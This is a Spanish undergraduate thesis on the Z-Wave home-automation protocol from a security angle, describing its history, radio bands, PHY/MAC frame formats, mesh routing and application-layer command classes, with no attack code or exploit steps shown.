ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA DE TELECOMUNICACIÓN

UNIVERSIDAD POLITÉCNICA DE CARTAGENA

Trabajo Fin de Estudios

El protocolo Z-Wave desde la perspectiva de la seguridad

Autor: Juan Francisco Botías Bernal
Directora: María Dolores Cano Baños

Contenido

Capítulo 1. Introducción

1.1 Seguridad

Casi en el 4º Q de 2019, los dispositivos IoT se cuentan por miles de millones, y se predice un aumento de más del doble en el periodo de un año. Las siglas IoT abrevian la expresión *Internet of Things*, es decir, "Internet de las cosas". Esto conlleva que "todo" esté conectado a Internet generando información y reaccionado a ella, en otras palabras, no podríamos "dar un paso" sin que estuviese registrado. Si un atacante vulnerase la seguridad de estos dispositivos podría violar la propiedad o incluso violar la intimidad del usuario. Las compañías que producen estos dispositivos y equipos personales han priorizado un desarrollo rápido de éstos, pusieron sus problemas de seguridad en segundo plano y fueron resolviéndolos poco a poco después de lanzarlos, cuando ya existían ingresos de éstos. Este puede ser el caso que se presenta en este Trabajo Fin de Estudios.

1.2 Home Automation

Actualmente vivimos en un mundo que se ha digitalizado, en el que elementos tan básicos en el hogar como por ejemplo los frigoríficos se han modernizado o puesto el prefijo "Smart", ya que algunos tienen conexión a Internet mediante Wi-Fi y te ofrecen la posibilidad de comprar directamente los alimentos o notificarte de la ausencia de éstos.

La automatización de hogar es una realidad que forma parte de muchos hogares, algunos de ellos implementados en el mismo acabado del hogar, que eleva el precio de la vivienda, o a posteriori. Termostatos, enchufes, interruptores, persianas, luces, cerraduras, sensores, son unos cuantos ejemplos de todo lo que puede formar parte de un hogar inteligente mejorando la calidad de vida de sus habitantes.

Hay diversos protocolos de comunicaciones, tanto inalámbricos como cableados, que se encargan de crear una red con estos dispositivos y ofrecen la posibilidad de que se comuniquen entre sí. El más introducido en el hogar en este instante, casi indispensable, es el Wi-Fi, pero este conlleva un problema que puede complicar la formación de una red de hogar completa ya que sus dispositivos necesitan un consumo elevado de energía, y tendrían que acceder a la red eléctrica o portar grandes baterías sin contar que todo esto elevaría el coste de los dispositivos.

Por esta razón se han creado otros protocolos especializados en automatización de hogar, como Z-Wave o ZigBee, también inalámbricos que solucionan este problema de consumo de energía y que tienen un coste reducido.

1.3 Objetivo del TFE

El objetivo de este TFE es la presentación detallada del protocolo Z-Wave y el análisis de su seguridad mediante la realización de un experimento que la vulnera. Se ha vulnerado la seguridad de un dispositivo al poder modificar su configuración desde fuera de la red.

1.4 Contenido

En el siguiente capítulo se describe todo el protocolo Z-Wave desde su desglose en capas hasta las aplicaciones que ofrece. Después, en el capítulo 3 se describe todo el escenario de experimentación, todo el hardware y todo el software usado y la distribución de la red. En el capítulo 4 se describe el experimento y los resultados de las dos partes diferenciadas del experimento. Y en el último capítulo las conclusiones que aportan estos resultados.

Capítulo 2. El protocolo Z-Wave

2.1 Introducción

En este capítulo se presenta el protocolo Z-Wave comenzando por qué es, enumerando y describiendo sus capas, seguido por su arquitectura de red, nombrando sus aplicaciones, explicando su seguridad y finalmente comentando el estado de la técnica.

2.2 ¿Qué es Z-Wave?

Z-Wave es un protocolo de comunicaciones inalámbricas de bajo consumo que sobre todo se usa en domótica, sector para el que fue creado. Fue estandarizado en 2001 por Zensys, una empresa productora de SoCs (System on a Chip) para multimedia y entretenimiento.

Zensys fue la empresa que dio los primeros pasos en este protocolo, creando un sistema de control de consumo de luz, que evolucionó en un protocolo propietario que trabajaba en la banda de frecuencia de los 900 MHz.

Lanzó sus chips serie 100 en 2003 y su serie 200 en 2005 con un gran rendimiento a bajo coste, pero llenos de fallos. Los dispositivos de la serie 200 tuvieron algunos problemas de energía importantes los cuales dificultaron su utilización siendo alimentados por baterías.

Empezó a hacerse popular en Norte América ese mismo año, y cinco empresas, Intermatic, Leviton, Wayne Dalton, Danfoss y Universal Electronics, adoptaron su tecnología. Estás cinco empresas junto con Zensys fundaron la Alianza Z-Wave, promotora del desarrollo de este protocolo y de sus productos organizando eventos y foros para desarrolladores.

En 2006 se reemplazó la serie 200 por la serie 300 que solucionaba los problemas de esta, en gran parte compatible con el firmware y que tuvo una larga vida útil. Muchos de estos dispositivos aún siguen en el mercado. Con la serie 300 la tasa de bits se incrementó hasta los 40 kb/s.

Zensys fue valorada en 16 millones de dólares en 2006 y en el mismo año Intel Capital invirtió en la compañía para más tarde unirse a la Alianza Z-Wave. En 2008 obtuvo inversiones de empresas como Panasonic, Cisco Systems, Palamon Capital Partners y Sunstone Capital.

La serie 400 sufrió un error de comercialización desde el principio, la memoria que contenía el firmware es One-Time-Programmable (OTP). Esto significaba que el firmware no se podía actualizar nunca. Esto hacía que los programadores tuvieran que reemplazar el chip cada vez que hacían una nueva compilación de firmware. Con esta serie se incrementó la tasa de bits a 100 kb/s.

En diciembre de 2008, Zensys fue adquirida por Sigma Designs. En 2013 fue lanzada su serie 500, que se especificó con una nueva certificación, Z-Wave Plus, suponiendo una mejora de la vida, la memoria y el alcance de sus dispositivos. Esta serie tiene una gran cantidad de memoria para mejorar la capacidad de actualización del firmware que puede ser actualizada vía OTA (Over-The-Air).

Los desarrolladores temían tanto a la “maldición” de la serie par que saltaron la serie 600 y saltaron directamente a la serie 700.

Actualmente Silicon Labs es la propietaria de Sigma Designs (2018). Se anunció su venta en enero de 2018 y se llevó a cabo en abril de ese mismo año por 240 millones de dólares.

A continuación, se muestra la Ilustración 1 en la que se puede observar la línea de tiempo de la tecnología Z-Wave comentada en los párrafos anteriores:




Ilustración 1. Z-Wave Timeline
Fuente: DrZWave, https://drzwave.files.wordpress.com/2018/06/zwavetimeline.png

Este protocolo se hizo popular en la carrera de la automatización de hogar rápidamente porque cubría las mismas necesidades que sus estándares competidores, como 802.15.4 (ZigBee), pero con menos problemas de interoperabilidad y menos interferencias debido a que se encuentra en la banda ISM que suele ser menos problemática que la banda de 2.4 GHz.

Entre las características más destacadas de este protocolo está el bajo consumo de sus dispositivos, que pueden durar varios años alimentados por baterías, el alcance de éstos, de hasta 30 metros indoor y hasta 100 metros outdoor, la frecuencia en la que trabajan, que está en la banda ISM o SDR 860 (en Europa 868.42 MHz) y que no tiene interferencias con tecnologías como el Wi-Fi o el Bluetooth, la interoperabilidad de sus productos, que ahora mismo cuentan con más de 2.400 dispositivos que pueden operar entre sí, la cantidad de dispositivos en una misma red Z-Wave, que llega a 232 y que puede ser aumentada con dispositivos tipo puentes, y que forma una red mallada, un nodo puede enviar un mensaje a través de otro u otros si no está a rango directo.

Cada red tiene su propio identificador Home/Network ID (32 bits) y cada nodo de la red un identificador Node ID (8 bits) único.

2.3 Capas

2.3.1 Introducción

El protocolo Z-Wave se divide en la siguiente pila de capas:

Tabla 1. Stack Z-Wave

CAPA DE APLICACIÓN	
Comandos específicos Z-Wave	Comandos de aplicación específicos
CAPA DE RED	
Encaminamiento de tramas, escaneo de red, actualización de la tabla de encaminamiento	
CAPAS PHY/MAC	
Acceso al medio 908MHz/860 MHz	

La capa física (PHY) se encarga de la modulación y de la asignación del canal RF como también de la adición de un preámbulo al transmisor y de la sincronización del receptor usando el preámbulo.

La capa MAC (Control de acceso al medio) se encarga de HomeID y NodeID, controla el medio entre nodos mediante los algoritmos de collision avoidance y backoff. Se encarga también de la transmisión y la recepción de tramas, de la retransmisión, de la transmisión de la trama ACK y de la inserción de Checksum.

Estas capas inferiores las cuales son la capa física (PHY) y la capa de acceso al medio (MAC) están descritas detalladamente en el documento técnico ITU-T G.9959, en el Anexo A, *Non-radio related aspects of the Z-Wave PHY and MAC Specifications*.

La capa de red se encarga del encaminamiento de las tramas, de escanear la topología y de actualizar las tablas de encaminamiento.

La capa de aplicación asegura que el receptor entienda la intención del transmisor y actúe en consecuencia a través de comandos.

2.3.2 Aspectos de radio

Z-Wave es un protocolo de comunicaciones inalámbricas que se comunica mediante ondas de radio. Estas ondas de radio tienen forma esférica idealmente y según estén colocados los dispositivos tendrán o no que atravesar paredes atenuando así la potencia de transmisión.

El término más importante relacionado con la potencia es el ERP (Effective Radiated Power ó Potencia Radiada Efectiva) y se mide en Watios. Para trabajar con la potencia se convierte a otra unidad logarítmica, los dBm. La referencia se da en los 0dBm y es equivalente a 1mW. 25mW es la cifra a la que trabajan como máximo las bandas SRD y son 14dBm.

Una de las ventajas que tiene Z-Wave frente a sus competidores es que trabaja en unas frecuencias menores a 1GHz. Lo que esto supone es que trabaja en unas frecuencias que no tienen muchas interferencias, al contrario que sucede con sus principales competidores

como Wi-Fi o ZigBee, que trabajan en la banda de 2.4GHz, una banda que está muy saturada. Además, tiene un 50% más de rango a la misma potencia de transmisión. La desventaja de trabajar en frecuencias menores a 1GHz es el coste y que esta banda de frecuencia no está totalmente globalizada.

Según la ITU, el mundo está dividido en tres regiones en las que el espacio radioeléctrico es diferente y tiene su propia normativa y/o leyes correspondientes a su estado.




Ilustración 2. Figure ITU Region Split of the World
Fuente: Wikipedia, Autor: Maximilian Dörrbecker

En la banda de los 902 a los 930 MHz están la Región 1 y algunos países de la Región 3 como Australia, Nueva Zelanda o Taiwán. La Región 2 y la mayoría de los países de la Región 3 como China están en la banda de los 865 a los 870 llamada SDR 860.

La banda SDR 860 está restringida para asegurar interferencias mínimas por el CEPT, (The European Conference of Postal and Telecommunications Administrations) la misma organización que fue responsable de la creación del European Telecommunications Standards Institute (ETSI). Todos los miembros aceptaron asignar las dos frecuencias 868.4MHz y 869.85MHz a Z-Wave. Solamente India y Rusia seleccionaron otras frecuencias. Las restricciones listadas son: el ciclo Duty-Cycle, la tecnología Listen Before Talk (LBT), la tecnología Adaptive Frequency Agility (AFA) y el ERP limitado.

La banda ISM de 902 a 930 MHz está definida por la ITU Radio Regulations. En Estados Unidos, el uso de la banda ISM está regulada por la quinceava parte de la FCC (Federal Communications Commission). En esa regulación Z-Wave usas las frecuencias 908.40MHz y 916MHz. La FCC no limita el ERP y no se usa el Duty-Cycle.

Para trabajar en distintas frecuencias se necesita un filtro en la antena, en este caso llamado filtro SAW. En cada módulo Z-Wave se especifica este módulo con una letra por cada rango de frecuencias. De la 865 a la 870, en los que se incluye Europa, China, Rusia e India, la letra “E”, de la 919 a la 926, Australia, Brasil y Japón, la letra “A” y por último de la 908 a la 916, Estados Unidos, Israel y México, la letra “U”.

Para estimar el rango inalámbrico hay que tener en cuenta los siguientes factores:

- Pérdidas (Path Loss).

- Margen del enlace.
- Ruido de fondo.
- Diseño y pérdidas de la antena.
- Atenuación.
- Sombras inalámbricas.
- Reflexiones e interferencias.
- Margen de desvanecimiento.

Para la serie 500 se estiman unos 40 metros indoor y unos 100 metros outdoor. Z-Wave soluciona este problema de rango formando una red mallada, si no hay transmisión directa se transmite mediante otros nodos que sí la tengan.

En la relación de las emisiones de ondas de radio con la salud, hay que destacar que en comparación con las ondas emitidas de un teléfono móvil las ondas emitidas por las comunicaciones Z-Wave son insignificantes, a una escala de 1:4000.

La capa física (PHY) Z-Wave define esquemas de modulación, tasas de datos, métodos de sincronización y un formato de trama para el uso en redes de baja potencia y de bajo ancho de banda.

2.3.3 Capa física

La capa física es responsable de las siguientes tareas:

- Asignación de un perfil RF a un canal físico.
- Activación y desactivación de la radio TRX.
- Transmisión y recepción de datos.
- Evaluación de canal vacío/limpio.
- Selección de la frecuencia.
- Calidad del canal para tramas recibidas.

Una transmisión Z-Wave puede operar en uno, dos o tres canales de configuración en una banda de radiofrecuencia de libre licencia. Estos tres canales trabajan a distinta tasa de datos, modulación y frecuencia usada. Cuando un canal está congestionado puede cambiar de frecuencia, y en consecuencia de canal. En las siguientes tablas se muestran tasas de datos y canales de configuración.

Tabla 2. Tasas de datos

Tasa de datos	Tasa de bits	Tasa de símbolos	Símbolos	Modulación	Codificación	Desplazamiento de frecuencia	Separación
R1	9.6 kb/s	192.2 kbaud	Binary	FSK	Manchester	20 KHz	40 KHz +/- 20%
R2	40 kb/s	40 kbaud	Binary	FSK	NRZ	0 KHz	40 KHz +/- 20%
R3	100 kb/s	100 kbaud	Binary	GFSK BT=0.6	NRZ	0 KHz	58 KHz +/- 20%

Tabla 3. Canales de configuración

Configuración de canal	Número de canales	Tasa R3	Tasa R2	Tasa R1
1	1	No	Yes, fxx2	Yes, fxx2
2	2	Yes, fxx1	Yes, fxx2	Yes, fxx2
3	3	Yes, fxx1, fxx2, or fxx3	No	No

Z-Wave usa FSK (Frecuency Shift Keying), para codificar bits envía una señal en una determinada frecuencia para el "0" lógico y otra señal en otra frecuencia distinta para el "1" lógico. Por ejemplo, en Europa para el "0" se utiliza la frecuencia 868.40 MHz y para el "1" la frecuencia 868.42 MHz. Esto conlleva dos premisas, tienen que estar lo suficientemente separadas para una correcta distinción del "0" y el "1" y tienen que ser lo suficientemente cercanas para que el rango de una antena pueda filtrar las dos señales.

Las siguientes figuras muestran las codificaciones Manchester y NRZ (Non Return Zero):




Ilustración 3. Codificación Manchester
Fuente: Z-Wave Essentials, Autor: Christian Paetz




Ilustración 4. Codificación NZR
Fuente: Z-Wave Essentials, Autor: Christian Paetz

La capa de acceso al medio (MAC) define un protocolo half-dúplex para comunicaciones inalámbricas reconocidas en una red de control de bajo costo. La capa MAC se dirige a aplicaciones en "tiempo real" que no son críticas en tiempo por naturaleza. La capa MAC soporta comunicaciones en demanda a nodos operados por batería.

2.3.4 Capa MAC

La capa MAC es responsable de las siguientes tareas:

- Asignación de HomeID.
- Asignación de NodeID.
- Algoritmo de collision avoidance (evitar colisiones).
- Algoritmo de backoff (recuperar).
- Transmisión automática en caso de errores de transmisión.
- Soportar operaciones de batería.

La trama MAC porta una pequeña cabecera para conservar el ancho de banda. Es presentada como una cabecera, pero algunos de sus campos son usados en capas superiores. Estos campos son portados transparentemente e ignorados por la capa MAC.

En la siguiente imagen se muestra un MPDU (MAC Protocol Data Unit) genérico y uno Multicast:

Bytes:	4	1	2	1	n	m	1 or 2
	HomeID	Source NodeID	Frame Control	Length	Destination NodeID	Data Payload	FCS
	MHR					MSDU	MFR
	MPDU						

Ilustración 5. Trama MAC Z-Wave Genérica (Configuraciones de Channel 1 y 2)

Bytes:	4	1	2	1	1	29	m	1 or 2
	HomeID	Source NodeID	Frame Control	Length	Multicast Control	Multicast Bit Mask	Data Payload	FCS
	MHR						MSDU	MFR
	MPDU							

Ilustración 6. Trama MAC Z-Wave Multicast (Configuraciones de Channel 1 y 2)

Nota: Para configuraciones de Channel 3, después del campo “Length” va añadido el campo “Sequence Number” (1 byte).

HomeID es un identificador único de 4 bytes que se le asigna a todo el dominio y por lo general lo hace el controlador primario en la primera configuración de la red. Todos los dispositivos de una misma red Z-Wave tienen el mismo HomeID.

NodeID es un identificador único de 8 bits que se le asigna a un dispositivo de la red o nodo en el momento de la inclusión. Source NodeID es el identificador del nodo que origina la trama.

Frame Control define el tipo de la trama, campos de direccionamiento y otros flags de control. Su tamaño es de 16 bits. El subcampo Header type define el tipo de la trama, si es singlecast, multicast, ACK o routed frame…

Length indica el tamaño total de la trama MPDU en bytes. Su tamaño es de 1 byte. Un nodo que recibe no leerá más bytes que la máxima longitud permitida por la tasa de datos actual.

Sequence Number solo está para la configuración de Channel 3. Es un campo de 8 bits que es transparente tanto para capas superiores como para su capa inferior, la capa PHY.

Destination NodeID es el identificador del nodo destino situado en el mismo dominio identificado por HomeID.

Tabla 4. Destination NodeID

NodeID	Tipo de nodo
0x00	NodeID no inicializado
0x01..0xE8	NodeID
0xE9..0xFE	Reservado
0xFF	Broadcast NodeID

Multicast Control y Multicast Bit mask son campos dedicados de las tramas Multicast. Definen un mapa de los NodeIDs destino.

Data Payload es un campo de longitud variable. Contiene información específica individual de la trama. Un ACK MPDU puede contener bytes en este campo o no.

FCS (Frame Check Sequence) es un campo de 8 bits usado para validar la integridad de la MDPU, desde HomeID hasta Data payload, para tasas de datos R1 y R2. Valida la integridad de los datos, pero no corrige errores.

CRC (Cyclic Redundancy Check) es un campo de 16 bits usado para validar la integridad de los datos de la MPDU para tasas de datos R3. Como FCS, este no corrige errores.

La capa MAC también es la principal responsable de la retransmisión, reconocimiento del paquete (ACK), de despertar los nodos de bajo consumo y de la autenticación del paquete origen. Existen cuatro tipos de tramas básicas. Estás son usadas para transferir comandos en la red.

Trama Singlecast. Son enviadas a un NodeID específico y puede incluir una ruta. Un flag indica si es necesario un ACK o no. Las tramas ACK son Singlecast sin datos. La trama es retransmitida si no se recibe un ACK.

Trama Multicast. Pueden enviarse a un rango de nodos seleccionados (de 1 a 232). Esta trama es idéntica a la Singlecast excepto que el campo de NodeID destino es reemplazado por una lista de NodeIDs destino. Estas tramas no necesitan ACKs.

Trama Broadcast. Esta trama se envía a todos los nodos de la red Z-Wave con un HomeID específico y no necesitan ACKs. Es idéntica a una trama Singlecast excepto que el campo NodeID destino está establecido a FFh (255).

Trama Explorer. Todas las tramas que están en rango directo de la fuente reciben una trama explorer. El alcance de una trama explorer depende de la dirección de destino y de flags de configuración. Una trama explorer puede portar un comando a un NodeID destino a través de una lista de repetidores y es usado para inclusión y para resolución de rutas.

2.3.5 Capa de red

Mediante este protocolo se forman redes inalámbricas, en las cuales se tiene una mayor libertad de localización de sus dispositivos. En una red simple, para que pueda realizarse una comunicación entre los nodos éstos tienen que estar en rango directo.




Ilustración 7. Red simple

Con Z-Wave se tienen dos ventajas principales en este sentido:

- Se extiende el rango de la red ya que los mensajes pueden alcanzar su destino mediante múltiples saltos.
- Si la comunicación falla, se puede llegar al nodo destino mediante otros nodos preguntando a la red y eligiendo una ruta diferente.

Una red en la que sus nodos pueden comunicarse con otros de varias formas usando a éstos como routers es conocida como red mallada. Z-Wave puede encaminar mensajes a través de 4 nodos repetidores. Gracias a esto es posible una mayor dispersión de los dispositivos de la red, pero, por otro lado, no es conveniente que realicen muchos saltos por el retardo que se añade.




Ilustración 8. Saltos máximos

En el caso de que se realizasen los saltos máximos permitidos, que son 5, ya que son 4 nodos repetidores como máximo, habría mucho retardo en realizar una acción simple y el usuario lo percibiría demasiado lento. Por el contrario, si todos los nodos están en rango directo, la red tendría muchas opciones de replegarse.




Ilustración 9. Red mallada

El controlador primario es el responsable de hacer y mantener la información sobre las rutas en la red. Son nodos vecinos los nodos que están en rango directo del nodo emisor.

A continuación, se muestra la tabla de encaminamiento de la red de la Ilustración 9:

Tabla 5. Tabla de encaminamiento (Ilustración 9)

Destino Origen	Nodo 1	Nodo 2	Nodo 3	Nodo 4	Nodo 5
Nodo 1					
Nodo 2					
Nodo 3					
Nodo 4					
Nodo 5					

El controlador usa la información de esta tabla para determinar la ruta más corta realizable entre dos nodos. Cuando se envía un paquete, este contiene toda la información de la ruta deseada en su cabecera.

Si se envía un mensaje desde el nodo 1 al nodo 4, tendría dos alternativas igualmente buenas de encaminarlo:

- 1->2->4

Tabla 6. Tabla de encaminamiento 1->2->4

Destino Origen	Nodo 1	Nodo 2	Nodo 3	Nodo 4	Nodo 5
Nodo 1	|→	↓			
Nodo 2		→	→	→|	
Nodo 3					
Nodo 4					
Nodo 5					

- 1->3->4

Tabla 7. Tabla de encaminamiento 1->3->4

Destino Origen	Nodo 1	Nodo 2	Nodo 3	Nodo 4	Nodo 5
Nodo 1	|→	→	↓		
Nodo 2			↓		
Nodo 3			→	→|	
Nodo 4					
Nodo 5					

En Z-Wave, el receptor tiene que reconocer cada comando enviado por el transmisor, esto da una indicación del estado de la comunicación, si se ha realizado satisfactoriamente o no. Una comunicación en Z-Wave ha tenido éxito sí el paquete enviado es recibido con el checksum correcto, los parámetros HomeID y NodeID correctos en el receptor y el transmisor ha recibido un paquete ACK con el checksum y los parámetros HomeID y NodeID correctos. Nos referimos con checksum al campo FCS en Channel 1 y 2 y al campo CRC en Channel 3 de la trama.

2.3.6 Capa de aplicación

La capa de aplicación define el significado de los datos transmitidos por las capas inferiores, es decir, da significado a los bytes y describe cómo forman los comandos usados en la comunicación entre dispositivos.

2.3.6.1 Dispositivos y comandos

En un escenario simple Z-Wave tenemos tres tipos de dispositivos básicos bien diferenciados por su funcionalidad dentro de éste. Dispositivos controladores, dispositivos actuadores y dispositivos sensores. El sensor reporta datos al controlador y éste en consecuencia envía al actuador una orden para que la ejecute.

Z-Wave organiza todos los comandos en Clases de Comandos. Las Clases de Comandos describen unas ciertas funciones de los dispositivos y todos sus comandos necesarios para realizar estas funciones.

La clase de comandos Basic es común a todos los dispositivos, es una clase de comandos comodín. No está sujeta a ninguna funcionalidad especial, solo ofrece tres comandos básicos, *Set, Get* y *Report*.

- *Set* establece un valor entre 0 y 255 (0x00… 0xFF).
- *Get* obtiene de un dispositivo un valor requerido.
- *Report* es una respuesta al comando *Get*. Tiene un valor entre 0 y 255 (0x00… 0xFF).

La especialidad de la clase de comandos Basic es que cada dispositivo interpretará estos comandos básicos dependiendo de su funcionalidad específica.

Para proporcionar interoperabilidad Z-Wave define lo que se llama Clase de Dispositivos, que agrupa los dispositivos según unos requerimientos de funcionalidad. Estas agrupaciones definen qué clase de comandos soportan los dispositivos que se incluyen en ellas. Entre estas agrupaciones están la clase básica, la clase genérica y la clase específica de dispositivos.

La clase básica de dispositivos solo hace distinción entre dispositivo controlador o esclavo.

La clase genérica de dispositivos describe las funciones básicas del dispositivo como controlador o esclavo. Ejemplos de esto son las clases Sensor Alarm, Routing Slave o Static Controller.

La clase específica de dispositivos es la que describe funciones más allá de las genéricas, se asigna voluntariamente y solo si el dispositivo soporta todas las funciones específicas y comandos de la correspondiente clase de dispositivos específica. La clase específica de dispositivos tiene clases de comandos obligatorias, clases de comandos opcionales y clases de comandos recomendados.

Tanto como la clase básica, la genérica y la específica si la hay, son presentadas al controlador en el momento de la inclusión mediante la Node Information Frame. Después de esto el controlador puede usar el dispositivo Z-Wave de acuerdo con su funcionalidad.


Un dispositivo Z-Wave trabaja según el estándar si anuncia que es clase de dispositivo básica, genérica y si la tiene, específica, si soporta las clases de comandos correspondientes a estas clases de dispositivos y si el dispositivo trabaja mediante Z-Wave Plus, lo indica.

El fabricante puede añadir funciones específicas mediante la “propietary function” que solo pueden ser usadas por dispositivos que las soporten. Para esto tiene que ser aprobado por una autoridad certificadora de la Alianza Z-Wave presentando estás funciones y comandos asociados totalmente documentados.

2.3.6.2 Gestión de los dispositivos

La ya mencionada Node Information Frame (NIF) es un mensaje especial que el dispositivo envía para informar a otros de sus capacidades. La NIF es como una “tarjeta de empresa” para el dispositivo. Esta trama especial contiene la siguiente información como la clase del dispositivo, básica, genérica y si es, la específica. Informa si el dispositivo está conectado a la red eléctrica, está alimentado por batería o FLiRS. Si es FLiRS se informa también de su frecuencia de “wakeup”. Y una lista de todas las clases de comandos que soporta. Opcionalmente envía una lista de todas las clases de comandos que el dispositivo controla.

Se usa cuando necesita anunciarse; para incluirse dentro de una red, para excluirse de una red, cuando se establecen asociaciones y cuando éstas se eliminan y en ocasiones cuando el dispositivo anuncia que está “despierto”.



Pro	Protocol Flags
Gen:	Generic Device Class
Spc:	Specific Device Class
CC support:	List of supported Command Classes
CC control:	List of controlled Command Classes (optional)
M:	Mark Byte (0xFE)

Ilustración 10. Node Information Frame

Si el dispositivo es Z-Wave Plus debe mostrar la clase de comandos especial Z-Wave Plus como primera clase de comandos. Este es el indicador de que el dispositivo pertenece a Z-Wave Plus.

Cuando el dispositivo ya ha enviado la trama NIF el controlador ya conoce el tipo de dispositivo que es y sus clases de comandos asociadas, sin embargo, cierta información que va embebida en las clases de comandos necesita resolver cuestiones sobre estos comandos. A estos comandos se les llama comando de entrevista.

La configuración de un dispositivo es realizada mediante la clase de comandos Configuration. Esta clase permite configurar hasta 255 parámetros con un valor para cada uno. Estos parámetros y sus valores deben estar documentados en el manual del dispositivo.

2.3.6.3 Gestión de la batería

Z-Wave trabaja con dispositivos alimentados por batería, esto supone un desafío para la red ya que la mayoría de estos dispositivos se encuentran en un “deep sleep mode” y no pueden ser alcanzados por el controlador en este estado. Estos dispositivos tienen dos estados, cuando están “despiertos” y pueden comunicarse con otros dispositivos de la red y cuando están en el estado anterior comentado, que los controladores no pueden comunicarse con ellos.

